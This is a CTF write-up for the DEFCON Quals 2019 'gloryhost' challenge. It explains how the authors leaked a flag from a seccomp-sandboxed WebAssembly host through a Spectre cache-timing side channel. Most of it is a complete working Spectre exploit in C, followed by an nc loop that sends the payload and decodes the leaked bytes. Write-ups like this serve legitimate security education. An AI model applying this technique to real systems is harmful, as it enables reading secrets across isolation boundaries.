DEFCON Quals 2019, Gloryhost
Author: mattypiper
Contributors: mattypiper, fringe, aarbear
Description

gloryhost is a 64-bit Linux ELF network service written in Rust. It accepts compiled WebAssembly programs on port 9999 and executes the wasm program in a seccomp filtered sandbox. After figuring out how to generate a wasm program written in C using wasi-sdk, we were able to load our code into the service using base64. The service then responds with an error message expecting a certain export that was not found:
your code makes me feel funny: unable to resolve entry point: Export not found: this_is_what_ive_got
Defining this function in C and setting it as the entry point allows the code to execute.
int this_is_what_ive_got()
{
    return 0;
}
/opt/wasi-sdk/bin/clang -o test.wasm -Wl,-e,this_is_what_ive_got test.c
Gloryhost appears to execute the function and even prints the return value back to the client.
However, attempting to execute libc functions such as open() and read()
results in the service dying prematurely with a trap:
your code makes me feel funny: unable to execute entry point: WebAssembly trap occured during runtime: unknown
The service disables syscalls with seccomp, hence the WebAssembly trap. At this point we discovered a set of functions in the gloryhost namespace that were interesting.
wasi_debug_flushexecutes the x86 clflush instruction on the pointer argumentwasi_check_data,wasi_get_data_sizeand thewasi_get_data*functions were recognized as a set of functions that implement a few of the “primitives” required to execute the Spectre attack (speculative execution cache side channel).wasi_debug_readperforms a C-style read of the pointer argument, required for Spectre.wasi_debug_tsexecutes the x86rdtscinstruction, a timing instrument that can be used to execute the Spectre attack.
Inspection with strace and gdb revealed that the challenge flag was being loaded into the .bss entry _data6 at 0xe86120.
This memory is inaccessible using the wasi_get_data functions, as they were only provided for memory areas data2 thru data5.
At this point, we laid out the plan: Call the gloryhost::wasi functions from our C code in a Spectre-style attack
to read the flag from memory.
To call the external code, we had to define the functions as extern and use the linker directive
-Wl,--allow-undefined to avoid link errors. Getting the function arguments and return values to line up
was aided by the dynamic WebAssembly linker built into gloryhost, which printed helpful messages such as:
your code makes me feel funny: unable to resolve entry point: Parameters of type [] did not match signature [I32] -> [I32]
For getting the flag itself, the only instrument provided to send data back to the client was via the 32-bit return value
of the this_is_what_ive_got function. For example, returning 0xdeadbeef from this_is_what_ive_got would print:
YOU’VE GOT deadbeef
We based our Spectre implementation on an existing Spectre PoC from ErikAugust.
As we implemented the Spectre attack, we had to take care to avoid using pointers or array indexing. This was because the wasi-sdk only supported 32-bit mode. So we wrote the function prototypes replacing pointers with uint64_t, as follows:
extern int64_t debug_ts();  // rdtsc
extern void debug_flush(uint64_t);  // clflush
extern void debug_read(uint64_t);
extern void check_data(int32_t);  // "victim function"
extern uint64_t get_data_size();
extern uint64_t get_data5();
And after some more thought, we realized that direct pointer/array accesses would not even work as expected when crossing the boundary from WebAssembly to C/amd64.
Anyway, after tuning the cache timing threshold, we were able to read the flag one byte at a time (we kept the code from the PoC that also generated a score and put that in the return value as well to be able to gauge the confidence of each flag byte).
Solution
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <errno.h>

extern int64_t debug_ts();  // rdtsc
extern void debug_flush(uint64_t);  // clflush
extern void debug_read(uint64_t);
extern void check_data(int32_t);  // "victim function"
extern uint64_t get_data_size();
extern uint64_t get_data5();

#define CACHE_HIT_THRESHOLD (600) /* assume cache hit if time <= threshold */

/* aliases from github poc to gloryhost:
     array2 = get_data5()
     array1_size = get_data_size()
     victim_function = check_data()
     array1 = get_data3()
     flag is in _data6  */

void readMemoryByte(uint32_t malicious_x, uint8_t value[2], int score[2])
{
    int results[256];
    int tries, i, j, k, mix_i;
    unsigned int junk = 0;
    uint64_t time1, time2;
    size_t training_x, x;
    volatile uint8_t* addr;

    for (i = 0; i < 256; i++)
        results[i] = 0;

    for (tries = 999; tries > 0; tries--) {
        // flush data5 from cache
        for (int i = 0; i < 256; i++) {
            uint64_t p = get_data5();
            p += i*512;
            debug_flush(p);
        }

        // 30 loops, 5 training runs per attack
        training_x = tries % 16; // 16 == nelements(array1_size)
        for (j = 29; j >= 0; j--) {
            debug_flush(get_data_size());

            // delay
            for (volatile int z = 0; z < 100; z++);

            // bit twiddling
            x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
            x = (x | (x >> 16)); /* Set x=-1 if j%6=0, else x=0 */
            x = training_x ^ (x & (malicious_x ^ training_x));

            check_data(x);
        }

        // time reads
        for (int i = 0; i < 256; ++i) {
            mix_i = ((i * 167) + 13) & 255;

            uint64_t addr  = get_data5();
            addr += mix_i * 512;
            time1 = debug_ts();
            debug_read(addr);
            time2 = debug_ts() - time1;
            if (time2 <= CACHE_HIT_THRESHOLD)
                results[mix_i]++;
        }

        j = k = -1;
        for (i = 0; i < 256; i++)
        {
            if (j < 0 || results[i] >= results[j])
            {
                k = j;
                j = i;
            }
            else if (k < 0 || results[i] >= results[k])
            {
                k = i;
            }
        }
        if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] == 0))
            break;
    }

    value[0] = (uint8_t)j;
    score[0] = results[j];
    value[1] = (uint8_t)k;
    score[1] = results[k];
}

int this_is_what_ive_got()
{
    uint32_t malicious_x = 0x100 + MALOFFSET; // use compiler argument to "step" this index
    int score[2], len = 2;
    uint8_t value[2];
    readMemoryByte(malicious_x, value, score);
    return (value[0] << 24) | (value[1] << 16) | ((score[0] & 0xff)<<8) | (score[1] & 0xff);
}

int main() {}
Compile with:
/opt/wasi-sdk/bin/clang -DMALOFFSET=1 -o solve.wasm \
    -Wl,-e,this_is_what_ive_got -Wl,--allow-undefined solve.c
Leak one byte at a time with a script:
for i in `seq 0 40`; do \
    /opt/wasi-sdk/bin/clang -DMALOFFSET=$i -o solve.wasm \
    -Wl,-e,this_is_what_ive_got -Wl,--allow-undefined solve.c && \
    cat solve.wasm | base64 -w0 | nc -N gloryhost.quals2019.oooverflow.io 9999 | egrep '^YOU' | cut -d' ' -f3 | cut -c1-2 | xxd -r -p; \
    done